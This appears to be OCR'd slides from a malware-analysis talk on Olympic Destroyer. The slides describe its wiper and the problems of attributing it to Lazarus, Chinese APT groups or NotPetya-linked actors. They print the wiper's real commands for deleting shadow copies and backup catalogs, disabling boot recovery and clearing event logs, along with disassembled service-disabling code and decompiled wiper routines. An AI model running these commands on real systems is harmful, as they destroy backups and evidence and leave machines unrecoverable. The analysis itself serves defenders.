
- The stealer attempts to obtain credentials from LSASS with a technique similar to that used by Mimikatz.



DESTROYER

OVERVIEW OF THE WIPER

- Wipes the data from the network shares.
- Deletes Backups.
- Disables Windows auto-repair.
- Disables Services.
- Deletes events logs.
- Initiates shutdown.


2
VssAdmin is used to create, delete, and list information about shadow copies
C:\Windows\system32\cmd.exe /c c:\Windows\system32\vssadmin.exe delete shadows /all /quiet
usage of cmd tool to avoid raising suspicion
1
Deleting all shadow copies
3
This step deletes backups from the system.

1 wbadmin is a command-line utility for managing Windows Backup.

```
C:\Windows\system32\cmd.exe /c wbadmin.exe delete catalog -quiet
```

2 Delete the backup catalogue - a database that maintains the information and metadata of the backups.

This flag ensures the command is executed without any prompts/confirmation.

3

Ensure that file recovery is not trivial

BCD = ensures your Windows computer starts up correctly


1. A command-line utility for managing BCD settings

2. Instructing Windows to ignore all failures and not to initiate automatic repair.

```
C:\Windows\system32\cmd.exe /c bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no
```

3. Disabling Windows recovery options at startup.

Disable automatic repair and recovery options at the system startup



Covering up their tracks by deleting System and Security Event Logs

Screenshot of the reverse engineered code

```
.rdata:00407950 aCWindowsSystem:                        ; DATA XREF: WinMain(x,x,x,x)+75↑o
.rdata:00407950                 text "UTF-16LE", 'c:\Windows\system32\vssadmin.exe',0
.rdata:00407992                 align 4
.rdata:00407994 aDeleteShadowsA:                        ; DATA XREF: WinMain(x,x,x,x)+70↑o
.rdata:00407994                 text "UTF-16LE", 'delete shadows /all /quiet',0
.rdata:004079CA                 align 4
.rdata:004079CC aWbadminExe:                            ; DATA XREF: WinMain(x,x,x,x)+7F↑o
.rdata:004079CC                 text "UTF-16LE", 'wbadmin.exe',0
.rdata:004079E4 aDeleteCatalogQ:                        ; DATA XREF: WinMain(x,x,x,x)+84↑o
.rdata:004079E4                 text "UTF-16LE", 'delete catalog -quiet',0
.rdata:00407A10 aBcdeditExe:                            ; DATA XREF: WinMain(x,x,x,x)+90↑o
.rdata:00407A10                 text "UTF-16LE", 'bcdedit.exe',0
.rdata:00407A28 aSetDefaultBoot:                        ; DATA XREF: WinMain(x,x,x,x)+95↑o
.rdata:00407A28                 text "UTF-16LE", '/set {default} bootstatuspolicy ignoreallfailures &'
.rdata:00407A28                 text "UTF-16LE", ' bcdedit /set {default} recoveryenabled no',0
.rdata:00407AE4 aWevtutilExe:                           ; DATA XREF: WinMain(x,x,x,x)+A1↑o
.rdata:00407AE4                 text "UTF-16LE", 'wevtutil.exe',0
.rdata:00407AFE                 align 10h
.rdata:00407B00 aClSystem:                              ; DATA XREF: WinMain(x,x,x,x)+A6↑o
.rdata:00407B00                 text "UTF-16LE", 'cl System',0
.rdata:00407B14 aClSecurity:                            ; DATA XREF: WinMain(x,x,x,x)+B2↑o
.rdata:00407B14                 text "UTF-16LE", 'cl Security',0
.rdata:00407B2C                 align 10h
```

Source: Cisco Talos

Wiping all available methods of recovery - No intention to leave the machine usable.

DISRUPTING THE SERVICES

- Disables all the services on the system.
- Uses the ChangeServiceConfigW API to "Disabled: Specifies that the service should not be started."
- It will wipe all the writable files.
- Shut down the compromised system.

```
lea     ecx, [ebp+dwBytes]
push    ecx             ; pcbBytesNeeded
push    esi             ; cbBufSize
push    esi             ; lpServiceConfig
push    eax             ; hService
mov     [ebp+dwBytes], esi
call    ebx ; QueryServiceConfigW
push    [ebp+dwBytes]   ; dwBytes
push    8               ; dwFlags
call    edi ; GetProcessHeap
push    eax             ; hHeap
call    ds:HeapAlloc
push    esi             ; lpDisplayName
push    esi             ; lpPassword
push    esi             ; lpServiceStartName
push    esi             ; lpDependencies
push    esi             ; lpdwTagId
push    esi             ; lpLoadOrderGroup
push    esi             ; lpBinaryPathName
push    0FFFFFFFFh      ; dwErrorControl
push    4               ; dwStartType
push    0FFFFFFFFh      ; dwServiceType
push    [ebp+hService]  ; hService
mov     [ebp+lpServiceConfig], eax
call    ds:ChangeServiceConfigW
lea     eax, [ebp+dwBytes]
push    eax             ; pcbBytesNeeded
push    [ebp+dwBytes]   ; cbBufSize
push    [ebp+lpServiceConfig] ; lpServiceConfig
push    [ebp+hService]  ; hService
call    ebx ; QueryServiceConfigW
test    eax, eax
jz      short loc_4013F5
```

Source: Cisco Talos

Disruption is the clear objective.

ATTRIBUTION CHALLENGES

WHAT MADE IT SO DIFFICULT?

HOW IS ATTRIBUTION DONE?

- Tactics, Techniques and Procedures (TTPs) (how the attacker conducted the attack)
- Victimology (the profile of the victim)
- Infrastructure (the platforms used as part of the attack)
- Indicators of Compromise (IOCs) (identifiable artifacts left during an attack)
- Malware samples (the malware used as part of the attack)

Who comes to mind when the attack is one South Korea?

The usual suspect - North Korea

SIMILARITIES WITH LAZARUS

01.

Similarity of the wiper function code.

02.

Similarity of filename conventions and searches

03.

Same technique to decrypt a payload

LAZARUS – SIMILARITY OF WIPER FUNCTION

```
Buffer = 0;
memset(&v17, 0, 0xFFCu);
v18 = 0;
v19 = 0;
v1 = CreateFileA(lpFileName, 0x40000000u, 0, 0, 3u, 0x80u, 0);
v2 = v1;
if ( v1 == (HANDLE)-1 )
  return GetLastError();
SetFilePointer(v1, -1, 0, 2u);
WriteFile(v2, &Buffer, 1u, &NumberOfBytesWritten, 0);
FlushFileBuffers(v2);
FileSize.QuadPart = 0i64;
GetFileSizeEx(v2, &FileSize);
SetFilePointer(v2, 0, 0, 0);
v4 = FileSize.HighPart;
v5 = FileSize.LowPart;
v6 = 0;
v7 = 0;
if ( FileSize.HighPart >= 0 && (FileSize.HighPart > 0 || FileSize.LowPart > 0) )
{
  while ( 1 )
  {
    v8 = __OFSUB__(__PAIR__(v4, v5), __PAIR__(v7, v6));
    v11 = v5 - v6;
    v9 = (__PAIR__(v4, v5) - __PAIR__((unsigned int)v7, v6)) >> 32;
    v10 = v5 - v6;
    if ( v9 < 0 || (unsigned __int8)((v9 < 0) ^ v8) | (v9 == 0) && v11 <= 0x1000 )
    {
      v15 = v9;
    }
    else
    {
      v10 = 0x1000;
      v15 = 0;
    }
    if ( !WriteFile(v2, &Buffer, v10, &NumberOfBytesWritten, 0) || !NumberOfBytesWritten )
      break;
    v4 = FileSize.HighPart;
    v12 = NumberOfBytesWritten + v6;
```

```
17  NumberOfBytesWritten = 0;
18  v11 = 0i64;
19  memset(&Buffer, 0, 0x1000u);
20  v2 = CreateFileW(v1, 0x40000000u, 0, 0, 3u, 0x80u, 0);
21  v3 = v2;
22  if ( v2 == (HANDLE)-1 )
23    return GetLastError();
24  SetFilePointer(v2, -1, 0, 2u);
25  if ( WriteFile(v3, &Buffer, 1u, &NumberOfBytesWritten, 0) )
26    FlushFileBuffers(v3);
27  GetFileSizeEx(v3, &FileSize);
28  SetFilePointer(v3, 0, 0, 0);
29  v5 = FileSize.HighPart;
30  v6 = FileSize.LowPart;
31  if ( FileSize.HighPart >= 0 || FileSize.LowPart > 0 )
32  {
33    while ( 1 )
34    {
35      v7 = (__PAIR__((unsigned int)v5, v6) - v11) >> 32;
36      v8 = v6 - v11;
37      if ( __PAIR__(v7, v8) > 0x1000 )
38        v8 = 0x1000;
39      if ( !WriteFile(v3, &Buffer, v8, &NumberOfBytesWritten, 0) || !NumberOfBytesWritten )
40        break;
41      v5 = FileSize.HighPart;
42      v11 += NumberOfBytesWritten;
43      if ( HIDWORD(v11) < FileSize.HighPart )
44      {
45        v6 = FileSize.LowPart;
46      }
47      else
48      {
49        if ( HIDWORD(v11) > FileSize.HighPart )
50          break;
51        v6 = FileSize.LowPart;
52        if ( (unsigned int)v11 > FileSize.LowPart )
53          break;
54      }
55    }
```

Bluenoroff tool

Olympic Destroyer

SOURCE: KASPERSKY

LAZARUS – SIMILAR FILENAME CONVENTION

- Lazarus conducted attacks against the SWIFT .
- The filename convention used in the SWIFT malware was: evtdiag.exe, evtsys.exe and evtchk.bat.
- The Olympic Destroyer malware checks for the existence of the following file: %programdata%\evtchk.txt.
- Nowhere near proof, but it is a clue, albeit weak.

LAZARUS – POSSIBLE CULPRIT

- The wiper function has been publicly discussed and accessible.
- The filename convention is a very weak link.
- Payload decryption - despite the resemblance in the method, there are significant differences in its usage.

WORLD POLITICS | SPORTS | OLYMPICS

North and South Korea marched together under one flag at the Olympics

The gesture of unity represents a break in huge tensions betw
nations.

By Zeeshan Aleem | @ZeeshanAleem | Updated Feb 9, 2018, 12:52pm EST

SHARE

Kim Jong Un's sister joins North Korean Winter Olympics delegation

By James Griffiths and Sophie Jeong, CNN
Updated 8:43 AM EST, Wed February 7, 2018


Video Ad Feedback

Kim Jong Un promotes his sister (2017)

02:14 - Source: CNN

How about Chinese APT groups?

SIMILARITIES WITH CHINESE APTS



Found numerous small code fragments that are uniquely linked to APT3, APT10 and APT12.

APT3 – POSSIBLE CULPRIT

- Threat group based in China that has been attributed to China’s Ministry of State Security.

- The system credentials stealer of the Olympic Destroyer malware shares 18.5% of its code with a component of APT3’s toolset

APT10 – POSSIBLE CULPRIT

- A Chinese cyber espionage group
- Similar method of generating AES keys.
- This code was seen only in APT10 and not in any other software or malware.

How about Russian APT groups?

SIMILARITIES WITH NOTPETYA

01.

Similarity in credential theft.


02.

Similarity in lateral movement.

03.

Similarity in piping stolen credentials.

Olympic Destroyer includes the definition of these four structures:



```
push    ebp
mov     ebp, esp
push    ecx
push    8               ; size_t
call    ??2@YAPAXI@Z    ; operator new(uint)
push    1
push    0
push    2
push    0
push    0
push    1
push    28022Ah
push    offset aIiqqiib ; "IIQQIIB"
push    eax
mov     [ebp+var_4], eax
call    sub_401A60
add     esp, 28h
mov     dword_430AB0, eax
mov     esp, ebp
pop     ebp
retn
```

```
push    ebp
mov     ebp, esp
push    ecx
push    8               ; size_t
call    ??2@YAPAXI@Z    ; operator new(uint)
push    1
push    0
push    2
push    0
push    0
push    1
push    1C022Ah
push    offset aIiiiiib ; "IIIIIIB"
push    eax
mov     [ebp+var_4], eax
call    sub_401A60
add     esp, 28h
mov     dword_430A70, eax
mov     esp, ebp
pop     ebp
retn
```

```
push    0
push    2
push    0
push    0
push    0
push    0
push    1
push    38022Ah
push    offset aIiqqqqiib ; "IIQQQQIIB"
push    eax
mov     [ebp+var_4], eax
call    sub_401A60
add     esp, 30h
mov     dword_430A90, eax
mov     esp, ebp
pop     ebp
retn
```

```
ew(uint)
push    1
push    24022Ah
push    offset aIiiiiiiib ; "IIIIIIIIB"
push    eax
mov     [ebp+var_4], eax
call    sub_401A60
add     esp, 30h
mov     dword_430A50, eax
mov     esp, ebp
pop     ebp
retn
```

Source: Cisco Talos

